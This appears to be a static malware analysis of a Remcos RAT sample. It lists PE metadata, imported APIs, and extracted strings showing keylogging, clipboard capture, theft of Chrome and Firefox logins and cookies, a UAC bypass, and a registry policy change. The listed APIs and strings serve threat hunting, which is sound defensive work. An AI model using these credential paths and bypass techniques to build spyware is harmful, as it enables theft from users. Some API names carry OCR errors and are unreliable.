
The Watchdog monitoring module also allows the restart of Remcos, as following the individualizing string in a threat hunting context: **"Remcos restarted by watchdog!"**




There is a reference to the default browser setting registry key (for handling HTTP protocol requests) ***http\shell\open\command***:



Here is evidence of the certificate used in the context of remote administration, RSA private key, public key, encrypted private key:



The section of the PE .text, which contains CPU-executable instructions, appears to be in a *packed* state with an entropy coefficient of around 6.62553:



The sample was compiled on **26 November 2023**:

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subsystem	GUI																																														
compiler-stamp	0x65631255 (Sun Nov 26 01:39:33 2023)																																														
debugger-stamp	0x65631255 (Sun Nov 26 01:39:33 2023)																																														
resources-stamp	0x00000000 (empty)																																														
import-stamp	0x00000000 (empty)																																														
exports-stamp	n/a																																														
version-stamp	n/a																																														
certificate-stamp	n/a																																														



Noteworthy information includes the geolocation domain **geoplugin[.]net**, network connectivities, services management, hooking, remote administration, WMI queries executions, keylogging, Base64 encoding:

indicator (60)	detail	level
The file references string(s)	type: blacklist, count: 121	1
The file imports symbol(s)	type: blacklist, count: 101	1
The file references a URL pattern	url: http://geoplugin.net/json.gp	1
The time-stamp of the compiler is suspicious	year: 2023	2
The time-stamp of a directory is suspicious	directory: debug, stamp: Sun Nov 26 01:39:33 2023	2
The file contains another file	signature: unknown, location: .rsrc, offset: 0x000749CC, size: ...	2
The file references blacklist library(ies)	count: 3	2
The file imports anonymous function(s)	count: 17	2
The file checksum is invalid	checksum: 0x00000000	3
The file references a group of API	type: synchronization, count: 44	3
The file references a group of API	type: execution, count: 96	3
The file references a group of API	type: file, count: 74	3
The file references a group of API	type: reckoning, count: 38	3
The file references a group of API	type: windowing, count: 34	3
The file references a group of API	type: cryptography, count: 8	3
The file references a group of API	type: memory, count: 54	3
The file references a group of API	type: dynamic-library, count: 20	3
The file references a group of API	type: registry, count: 34	3
The file references a group of API	type: network, count: 26	3
The file references a group of API	type: power, count: 4	3
The file references a group of API	type: security, count: 13	3
The file references a group of API	type: input-output, count: 14	3
The file references a group of API	type: console, count: 22	3
The file references a group of API	type: services, count: 28	3
The file references a group of API	type: data-exchange, count: 21	3
The file references a group of API	type: storage, count: 14	3
The file references a group of API	type: diagnostic, count: 8	3
The file references a group of API	type: resource, count: 13	3
The file references a group of API	type: hooking, count: 8	3
The file references a group of API	type: administration, count: 3	3
The file references a group of API	type: desktop, count: 3	3
The file references a group of API	type: exception, count: 9	3

indicator (60)	detail	level
The file references a group of API	type: hooking, count: 8	3
The file references a group of API	type: administration, count: 3	3
The file references a group of API	type: desktop, count: 3	3
The file references a group of API	type: exception, count: 9	3
The file references a group of hint	type: base64, count: 5	3
The file references a group of hint	type: format-string, count: 12	3
The file references a group of hint	type: utility, count: 16	3
The file references a group of hint	type: registry, count: 10	3
The file references a group of hint	type: file, count: 34	3
The file references a group of hint	type: keyboard, count: 28	3
The file references a group of hint	type: password, count: 1	3
The file references a group of hint	type: size, count: 7	3
The file references a group of hint	type: function, count: 176	3
The file references a group of hint	type: privilege, count: 1	3
The file references a group of hint	type: rtti, count: 23	3
The file references a group of hint	type: wmi, count: 1	3
The file references a group of hint	type: guid, count: 1	3
The file references a group of hint	type: url-pattern, count: 1	3

property	value	detail
compiler-stamp	0x65631255	Sun Nov 26 01:39:33 2023
size-of-optional-header	0x00E0	224 bytes
signature	0x00004550	PE00
machine	0x014C	<b>Intel</b>
sections	0x0007	7
pointer-symbol-table	0x00000000	0x00000000
number-of-symbols	0x00000000	0x00000000
processor-32bit	0x00000100	<b>true</b>
system-image	0x00000000	false
executable	0x00000002	<b>true</b>
dynamic-link-library	0x00000000	false
debug-stripped	0x00000000	false
line-stripped-from-file	0x00000000	false
local-symbols-stripped-from-file	0x00000000	false
relocation-stripped	0x00000000	false
large-address-aware	0x00000000	false
uniprocessor	0x00000000	false
bytes-of-machine-words-reversed-Low	0x00000000	false
bytes-of-machine-words-reversed-Hi	0x00000000	false
media-run-from-swap	0x00000000	false
network-run-from-swap	0x00000000	false

Among the functions and methods of interest we have evidence of *FindNextFileA* (for file gathering contexts), *GetNativeSystemInfo*, *QueryPerformanceFrequency* (to perform environment awareness).

functions (307)	blacklist (101)	type (1)	ordinal (17)	library (12)
<a href="#">FindNextFileA</a>	x	implicit	-	kernel32.dll
<a href="#">CreateToolhelp32Snapshot</a>	x	implicit	-	kernel32.dll
<a href="#">Process32NextW</a>	x	implicit	-	kernel32.dll
<a href="#">Process32FirstW</a>	x	implicit	-	kernel32.dll
<a href="#">VirtualProtect</a>	x	implicit	-	kernel32.dll
<a href="#">GetNativeSystemInfo</a>	x	implicit	-	kernel32.dll
<a href="#">OpenProcess</a>	x	implicit	-	kernel32.dll
<a href="#">GetCurrentProcessId</a>	x	implicit	-	kernel32.dll
<a href="#">GetTempFileNameW</a>	x	implicit	-	kernel32.dll
<a href="#">UnmapViewOfFile</a>	x	implicit	-	kernel32.dll
<a href="#">MapViewOfFile</a>	x	implicit	-	kernel32.dll
<a href="#">WriteProcessMemory</a>	x	implicit	-	kernel32.dll
<a href="#">GetThreadContext</a>	x	implicit	-	kernel32.dll
<a href="#">ReadProcessMemory</a>	x	implicit	-	kernel32.dll
<a href="#">CreateProcessW</a>	x	implicit	-	kernel32.dll
<a href="#">SetThreadContext</a>	x	implicit	-	kernel32.dll
<a href="#">QueryDosDeviceW</a>	x	implicit	-	kernel32.dll
<a href="#">FindFirstVolumeW</a>	x	implicit	-	kernel32.dll
<a href="#">GetConsoleScreenBufferInfo</a>	x	implicit	-	kernel32.dll
<a href="#">FindVolumeClose</a>	x	implicit	-	kernel32.dll
<a href="#">GetVolumePathNamesForVol...</a>	x	implicit	-	kernel32.dll
<a href="#">FindFirstFileA</a>	x	implicit	-	kernel32.dll
<a href="#">FindNextVolumeW</a>	x	implicit	-	kernel32.dll
<a href="#">QueryPerformanceFrequency</a>	x	implicit	-	kernel32.dll
<a href="#">SetEnvironmentVariableW</a>	x	implicit	-	kernel32.dll
<a href="#">SetEnvironmentVariableA</a>	x	implicit	-	kernel32.dll
<a href="#">GetEnvironmentStringsW</a>	x	implicit	-	kernel32.dll
<a href="#">FindFirstFileExA</a>	x	implicit	-	kernel32.dll
<a href="#">GetTimeZoneInformation</a>	x	implicit	-	kernel32.dll
<a href="#">GetModuleHandleExW</a>	x	implicit	-	kernel32.dll
<a href="#">MoveFileExW</a>	x	implicit	-	kernel32.dll
<a href="#">RaiseException</a>	x	implicit	-	kernel32.dll

We are also aware of the functions *RemoveDirectoryW* (for deleting folders), *MoveFileW* (renaming files), *GetLogicalDriveStringsA* (obtaining system disks), deleting files, setting file attributes, numerous *hooking* and *event handlers* of clipboards, mouse events and system parameters.

<u>TerminateThread</u>	x	implicit	-	kernel32.dll
<u>RemoveDirectoryW</u>	x	implicit	-	kernel32.dll
<u>MoveFileW</u>	x	implicit	-	kernel32.dll
<u>GetLogicalDriveStringsA</u>	x	implicit	-	kernel32.dll
<u>DeleteFileW</u>	x	implicit	-	kernel32.dll
<u>DeleteFileA</u>	x	implicit	-	kernel32.dll
<u>SetFileAttributesW</u>	x	implicit	-	kernel32.dll
<u>FindNextFileW</u>	x	implicit	-	kernel32.dll
<u>FindFirstFileW</u>	x	implicit	-	kernel32.dll
<u>CreateProcessA</u>	x	implicit	-	kernel32.dll
<u>TerminateProcess</u>	x	implicit	-	kernel32.dll
<u>WriteFile</u>	x	implicit	-	kernel32.dll
<u>GetCurrentThreadId</u>	x	implicit	-	kernel32.dll
<u>GetClipboardData</u>	x	implicit	-	user32.dll
<u>UnhookWindowsHookEx</u>	x	implicit	-	user32.dll
<u>GetForegroundWindow</u>	x	implicit	-	user32.dll
<u>SetWindowsHookExA</u>	x	implicit	-	user32.dll
<u>CloseClipboard</u>	x	implicit	-	user32.dll
<u>OpenClipboard</u>	x	implicit	-	user32.dll
<u>GetKeyboardState</u>	x	implicit	-	user32.dll
<u>CallNextHookEx</u>	x	implicit	-	user32.dll
<u>GetKeyState</u>	x	implicit	-	user32.dll
<u>GetWindowThreadProcessId</u>	x	implicit	-	user32.dll
<u>SetClipboardData</u>	x	implicit	-	user32.dll
<u>EnumWindows</u>	x	implicit	-	user32.dll
<u>ExitWindowsEx</u>	x	implicit	-	user32.dll
<u>EmptyClipboard</u>	x	implicit	-	user32.dll
<u>SendInput</u>	x	implicit	-	user32.dll
<u>mouse_event</u>	x	implicit	-	user32.dll
<u>SystemParametersInfoW</u>	x	implicit	-	user32.dll

Here, the calling of encryption functions (for example *CryptAcquireContextA*, *CryptGenRandom* from the *advapi32.dll* library), change of service configuration (*ChangeServiceConfigW*), registry keys modifying.

<u>CryptAcquireContextA</u>	x	implicit	-	advapi32.dll
<u>CryptGenRandom</u>	x	implicit	-	advapi32.dll
<u>CryptReleaseContext</u>	x	implicit	-	advapi32.dll
<u>ControlService</u>	x	implicit	-	advapi32.dll
<u>ChangeServiceConfigW</u>	x	implicit	-	advapi32.dll
<u>AdjustTokenPrivileges</u>	x	implicit	-	advapi32.dll
<u>LookupPrivilegeValueA</u>	x	implicit	-	advapi32.dll
<u>OpenProcessToken</u>	x	implicit	-	advapi32.dll
<u>RegCreateKeyA</u>	x	implicit	-	advapi32.dll
<u>RegSetValueExW</u>	x	implicit	-	advapi32.dll
<u>RegSetValueExA</u>	x	implicit	-	advapi32.dll
<u>RegCreateKeyW</u>	x	implicit	-	advapi32.dll
<u>RegDeleteValueW</u>	x	implicit	-	advapi32.dll
<u>RegDeleteKeyA</u>	x	implicit	-	advapi32.dll
<u>ShellExecuteExA</u>	x	implicit	-	shell32.dll
<u>ShellExecuteW</u>	x	implicit	-	shell32.dll
<u>52 (gethostbyvalue)</u>	x	implicit	x	ws2_32.dll
<u>19 (send)</u>	x	implicit	x	ws2_32.dll
<u>115 (WSAStartup)</u>	x	implicit	x	ws2_32.dll
<u>3 (closesocket)</u>	x	implicit	x	ws2_32.dll
<u>12 (inet_ntoa)</u>	x	implicit	x	ws2_32.dll
<u>9 (htons)</u>	x	implicit	x	ws2_32.dll
<u>8 (htonl)</u>	x	implicit	x	ws2_32.dll
<u>55 (getservbyvalue)</u>	x	implicit	x	ws2_32.dll
<u>15 (ntohs)</u>	x	implicit	x	ws2_32.dll
<u>56 (getservbyport)</u>	x	implicit	x	ws2_32.dll
<u>51 (gethostbyaddr)</u>	x	implicit	x	ws2_32.dll
<u>11 (inet_addr)</u>	x	implicit	x	ws2_32.dll
<u>112 (WSASetLastError)</u>	x	implicit	x	ws2_32.dll
<u>111 (WSAGetLastError)</u>	x	implicit	x	ws2_32.dll

The threat makes use of the *wininet.dll* library to download files from remote servers (*URLDownloadToFileW*):

<u>16 (recv)</u>	x	implicit	x	ws2_32.dll
<u>4 (connect)</u>	x	implicit	x	ws2_32.dll
<u>23 (socket)</u>	x	implicit	x	ws2_32.dll
<u>URLOpenBlockingStreamW</u>	x	implicit	-	urlmon.dll
<u>URLDownloadToFileW</u>	x	implicit	-	urlmon.dll
<u>InternetOpenUrlW</u>	x	implicit	-	wininet.dll
<u>InternetOpenW</u>	x	implicit	-	wininet.dll
<u>InternetCloseHandle</u>	x	implicit	-	wininet.dll
<u>InternetReadFile</u>	x	implicit	-	wininet.dll



Note the presence of references to keystrokes and *key handling* events, such as Alt, F1, F11. This feature is related to the keylogger module within the threat.

hint (304)	value (4980)
keyboard	[Alt]
keyboard	[Pause]
keyboard	[Esc]
keyboard	[End]
keyboard	[Left]
keyboard	[Up]
keyboard	[Right]
keyboard	[Down]
keyboard	[Print]
keyboard	[Ins]
keyboard	[Del]
keyboard	[Win]
keyboard	[Menu]
keyboard	[F1]
keyboard	[F2]
keyboard	[F3]
keyboard	[F4]
keyboard	[F5]
keyboard	[F6]
keyboard	[F7]
keyboard	[F8]
keyboard	[F9]
keyboard	[F10]
keyboard	[F11]
keyboard	[F12]
keyboard	[Ctrl+]
guid	{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
function	WriteFile
function	ExitThread
function	CloseHandle
function	WaitForSingleObject

The functions *GetClipboardData* and *SetClipboardData* are used for the purpose of malicious clipboard logging and changes to clipboard content.

blacklist (121)	hint (304)	value (4980)
x	function	<a href="#">GetClipboardData</a>
x	function	<a href="#">UnhookWindowsHookEx</a>
x	function	<a href="#">GetForegroundWindow</a>
-	function	<a href="#">ToUnicodeEx</a>
-	function	<a href="#">GetKeyboardLayout</a>
x	function	<a href="#">CloseClipboard</a>
x	function	<a href="#">OpenClipboard</a>
x	function	<a href="#">GetKeyboardState</a>
x	function	<a href="#">CallNextHookEx</a>
x	function	<a href="#">GetKeyState</a>
x	function	<a href="#">GetWindowThreadProcessId</a>
-	function	<a href="#">SetForegroundWindow</a>
x	function	<a href="#">SetClipboardData</a>
x	function	<a href="#">EnumWindows</a>
x	function	<a href="#">ExitWindowsEx</a>
x	function	<a href="#">EmptyClipboard</a>
-	function	<a href="#">ShowWindow</a>
-	function	<a href="#">IsWindowVisible</a>
-	function	<a href="#">CloseWindow</a>
x	function	<a href="#">SendInput</a>
x	function	<a href="#">mouse_event</a>
-	function	<a href="#">DrawIcon</a>
-	function	<a href="#">GetSystemMetrics</a>
-	function	<a href="#">GetIconInfo</a>
-	function	<a href="#">GetCursorPos</a>
-	function	<a href="#">TrackPopupMenu</a>
-	function	<a href="#">CreatePopupMenu</a>
-	function	<a href="#">DeleteObject</a>
-	function	<a href="#">DeleteDC</a>
-	function	<a href="#">GetDIBits</a>
-	function	<a href="#">StretchBlt</a>



The *CryptReleaseContext* and *CryptGenRandom* functions can be related to the encryption contexts objects created for the file encryption phase:

blacklist (121)	hint (304)	value (4980)
-	function	<a href="#">CreateCompatibleBitmap</a>
-	function	<a href="#">RegCloseKey</a>
x	function	<a href="#">OpenProcessToken</a>
x	function	<a href="#">AdjustTokenPrivileges</a>
x	function	<a href="#">ControlService</a>
-	function	<a href="#">CloseServiceHandle</a>
-	function	<a href="#">QueryServiceStatus</a>
x	function	<a href="#">CryptReleaseContext</a>
x	function	<a href="#">CryptGenRandom</a>
-	function	<a href="#">CoUninitialize</a>
-	function	<a href="#">ColnitializeEx</a>
-	function	<a href="#">CoGetObject</a>
-	function	<a href="#">wavelnAddBuffer</a>
-	function	<a href="#">wavelnStart</a>
-	function	<a href="#">wavelnOpen</a>
-	function	<a href="#">wavelnUnprepareHeader</a>
-	function	<a href="#">wavelnPrepareHeader</a>
-	function	<a href="#">wavelnStop</a>
-	function	<a href="#">wavelnClose</a>
-	function	<a href="#">GdipLoadImageFromStream</a>
-	function	<a href="#">GdipSaveImageToStream</a>
-	function	<a href="#">GdipGetImageEncodersSize</a>
-	function	<a href="#">GdipFree</a>
-	function	<a href="#">GdipDisposeImage</a>
-	function	<a href="#">GdipAlloc</a>
-	function	<a href="#">GdipCloneImage</a>
-	function	<a href="#">GdipGetImageEncoders</a>
-	function	<a href="#">GdiplusStartup</a>
x	function	<a href="#">InternetCloseHandle</a>
x	function	<a href="#">InternetReadFile</a>
-	function	<a href="#">ResetEvent</a>

Further indicators that can be extracted from the threat's static attributes follow, such as the execution of a `reg add` command inherent to the `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies` registry key in order to modify system security settings and perform protection bypasses. There are also details concerning timestamps structures, the encryption key of the logins saved in the Firefox browser (**key3.db**), cookie databases and a reference to the **BreakingSecurity[.]net** domain, relating in fact to Remcos RAT and distribution of source code packages:

blacklist (121)	value (4980)
-	<a href="#">GetFileType</a>
-	<a href="#">FlushFileBuffers</a>
-	<a href="#">GetConsoleCP</a>
-	<a href="#">GetConsoleMode</a>
-	<a href="#">IsValidCodePage</a>
-	<a href="#">GetOEMCP</a>
-	<a href="#">SetStdHandle</a>
-	<a href="#">HeapSize</a>
-	<a href="#">SetEndOfFile</a>
-	<a href="#">%S#fk</a>
-	<a href="#">%Y-%m-%d %H.%M</a>
-	<a href="#">/k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Polici...</a>
-	<a href="#">o%Jr..\S</a>
-	<a href="#">%%Jo.\r</a>
-	<a href="#">x%Jo%\r.</a>
-	<a href="#">xdo%r..8S</a>
-	<a href="#">%02i:%02i:%02i:%03i</a>
-	<a href="#">[+] FullDllName: %ws%\n[+] BaseDllName: %ws%\nwindir</a>
-	<a href="#">\r\n[%04i/%02i/%02i %02i:%02i:%02i</a>
-	<a href="#">wnd %04i%02i%02i %02i%02i%02i</a>
-	<a href="#">time %04i%02i%02i %02i%02i%02i</a>
-	<a href="#">C:\Windows\System32\cmd.exe</a>
-	<a href="#">\key3.db</a>
-	<a href="#">\cookies.sqlite</a>
-	<a href="#">license_code.txt</a>
-	<a href="#">Shlwapi.dll</a>
-	<a href="#">PowrProf.dll</a>
-	<a href="#">User32.dll</a>
-	<a href="#">alarm.wav</a>
-	<a href="#">BreakingSecurity.net</a>
-	<a href="#">KERNEL32.dll</a>



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There is a *parsing* and reading operation of data contained in the stolen information, such as the attributes *emailAddress* and *serialNumber*:

blacklist (121)	value (4980)
-	ntdll.dll
-	\explorer.exe
-	\cookies.sqlite
-	h.vbs
-	\update.vbs
-	ieinstal.exe
-	ielowutil.exe
-	rmclient.exe
-	.exe
-	\sysinfo.bt
-	!This program cannot be run in DOS mode.
-	?j0Q:W\$=
-	?q f X>=
-	?456789;<=
-	/serialNumber=
-	/emailAddress=
-	f\$~3
-	f~>
-	~Rich
-	.text
-	~.rdata
-	@.data
-	.tls
-	.gfids
-	@.rsrc
-	@.reloc
-	SUVW
-	^
-	=TkG
-	D\$PW
-	D\$SPW
-	...

Following is a detail of the *CryptUnprotectData* decryption function, the key is derived and used for a decryption process of the **BLOB** object:

blacklist (121)	value (4980)
-	<a href="#">GetFrame</a>
-	<a href="#">FreeFrame</a>
-	<a href="#">Failed to initialize TLS</a>
-	<a href="#">Failed to initialize TLS context</a>
-	<a href="#">Failed to load TLS certificate</a>
-	<a href="#">Failed to load TLS key</a>
-	<a href="#">Failed to load peer certificate</a>
-	<a href="#">TLS Handshake...  </a>
-	<a href="#">TLS Error 1</a>
-	<a href="#">TLS Error 2</a>
-	<a href="#">TLS Authentication Failed</a>
-	<a href="#">TLS Error 3</a>
-	<a href="#">Connection Refused</a>
-	<a href="#">Connection Failed:</a>
-	<a href="#">KeepAlive   Enabled   Timeout:</a>
-	<a href="#">KeepAlive   Disabled</a>
-	<a href="#">Connection Timeout</a>
-	<a href="#">DisplayMessage</a>
-	<a href="#">GetMessage</a>
-	<a href="#">CloseChat</a>
-	<a href="#">SystemDrive</a>
-	<a href="#">&lt;    &gt;</a>
-	<a href="#">encrypted key":</a>
x	<a href="#">CryptUnprotectData</a>
-	<a href="#">crypt32</a>
-	<a href="#">CurrentBuildNumber</a>
-	<a href="#">RtlInitUnicodeString</a>
x	<a href="#">NtAllocateVirtualMemory</a>
x	<a href="#">NtFreeVirtualMemory</a>
-	<a href="#">RtlAcquirePebLock</a>
-	<a href="#">RtlReleasePebLock</a>

User Access Control (UAC) protection is bypassed, we find logging strings related to the online keylogger module:


blacklist (121)	value (4980)
-	[+] ucmAllocateElevatedObject
-	[+] CoGetObject
-	[+] CoGetObject SUCCESS
-	[-] CoGetObject FAILURE
-	ucmCMLuaUtilShellExecMethod
-	[+] before ShellExec
-	[+] ShellExec success
-	elev
-	ZipFiles
-	UnzipFiles
-	Browsing directory:
-	Executing file:
-	Downloading file:
-	Downloaded file:
-	Failed to download file:
-	Deleted file:
-	Unable to delete:
-	Unable to rename file!
-	Uploaded file:
-	Failed to upload file:
-	Uploading file to Controller:
-	SetFilePointerEx error
-	ReadFile error
-	okmode
-	Offline Keylogger Started
-	Keylogger initialization failure: error
-	.minutes \r\n
-	{ User has been idle for
-	Online Keylogger Started
-	Online Keylogger Stopped
-	Offline Keylogger Stopped

Here are some details of clipboard *placeholders* (in context with specific events, for example clipboard content changed), numerous references to cookies, logins and profiles in Chrome and Firefox.


blacklist (121)	value (4980)
-	[AltR]
-	[CtrlL]
-	[CtrlR]
-	[End of clipboard]\r\n
-	[Text copied to clipboard]\r\n
-	\AppData\Local\Google\Chrome\User Data\Default>Login Data
-	UserProfile
-	[Chrome StoredLogins not found]
-	[Chrome StoredLogins found, cleared!]
-	\AppData\Local\Google\Chrome\User Data\Default\Cookies
-	[Chrome Cookies not found]
-	[Chrome Cookies found, cleared!]
-	\AppData\Roaming\Mozilla\Firefox\Profiles\
-	[Firefox StoredLogins not found]
-	\logins.json
-	[Firefox StoredLogins Cleared!]
-	[Firefox Cookies not found]
-	[Firefox cookies found, cleared!]
-	Cookies
-	[IE cookies not found]
-	[IE cookies cleared!]
-	[Cleared browsers logins and cookies.]
-	Cleared browsers logins and cookies.
-	FuncFunc
-	exepath
-	Unknown exception
-	bad cast
-	bad locale name
-	generic

blacklist (121)	value (4980)
-	<u>/sort "Visit Time" /stext "</u>
-	<u>.part</u>
-	<u>\r\n</u>
-	<u>\r\n</u>
-	<u>\r\n</u>
-	<u>\r\n</u>
-	<u>\r\n</u>
-	<u>cAppData</u>
-	<u>\Mozilla\Firefox\Profiles\</u>
-	<u>UserProfile</u>
-	<u>\AppData\Local\Google\Chrome\</u>
-	<u>\AppData\Local\Microsoft\Edge\</u>
-	<u>\Opera Software\Opera Stable\</u>
-	<u>User Data\Default\Network\Cookies</u>
-	<u>User Data\Profile ?\Network\Cookies</u>
-	<u>Network\Cookies</u>
-	<u>User Data\Local State</u>
-	<u>Local State</u>
-	<u>Temp</u>
-	<u>fso.DeleteFile "</u>
-	<u>wend\r\nfso.DeleteFolder "</u>
-	<u>fso.DeleteFile(Wscript.ScriptFullName)</u>
-	<u>"" , 0</u>
-	<u>SystemDrive</u>
-	<u>\system32</u>
-	<u>\SysWOW64</u>
-	<u>ProgramFiles</u>
-	<u>ProgramData</u>
-	<u>C:\Program Files(x86)\Internet Explorer\</u>
-	<u>pth_unenc</u>
-	<u>\r\n</u>
-	<u>\r\n</u>

In the *.text* section, we note a detail inherent in the debugging function checking *IsDebuggerPresent*, in order to verify any dynamic analysis and debugging contexts:



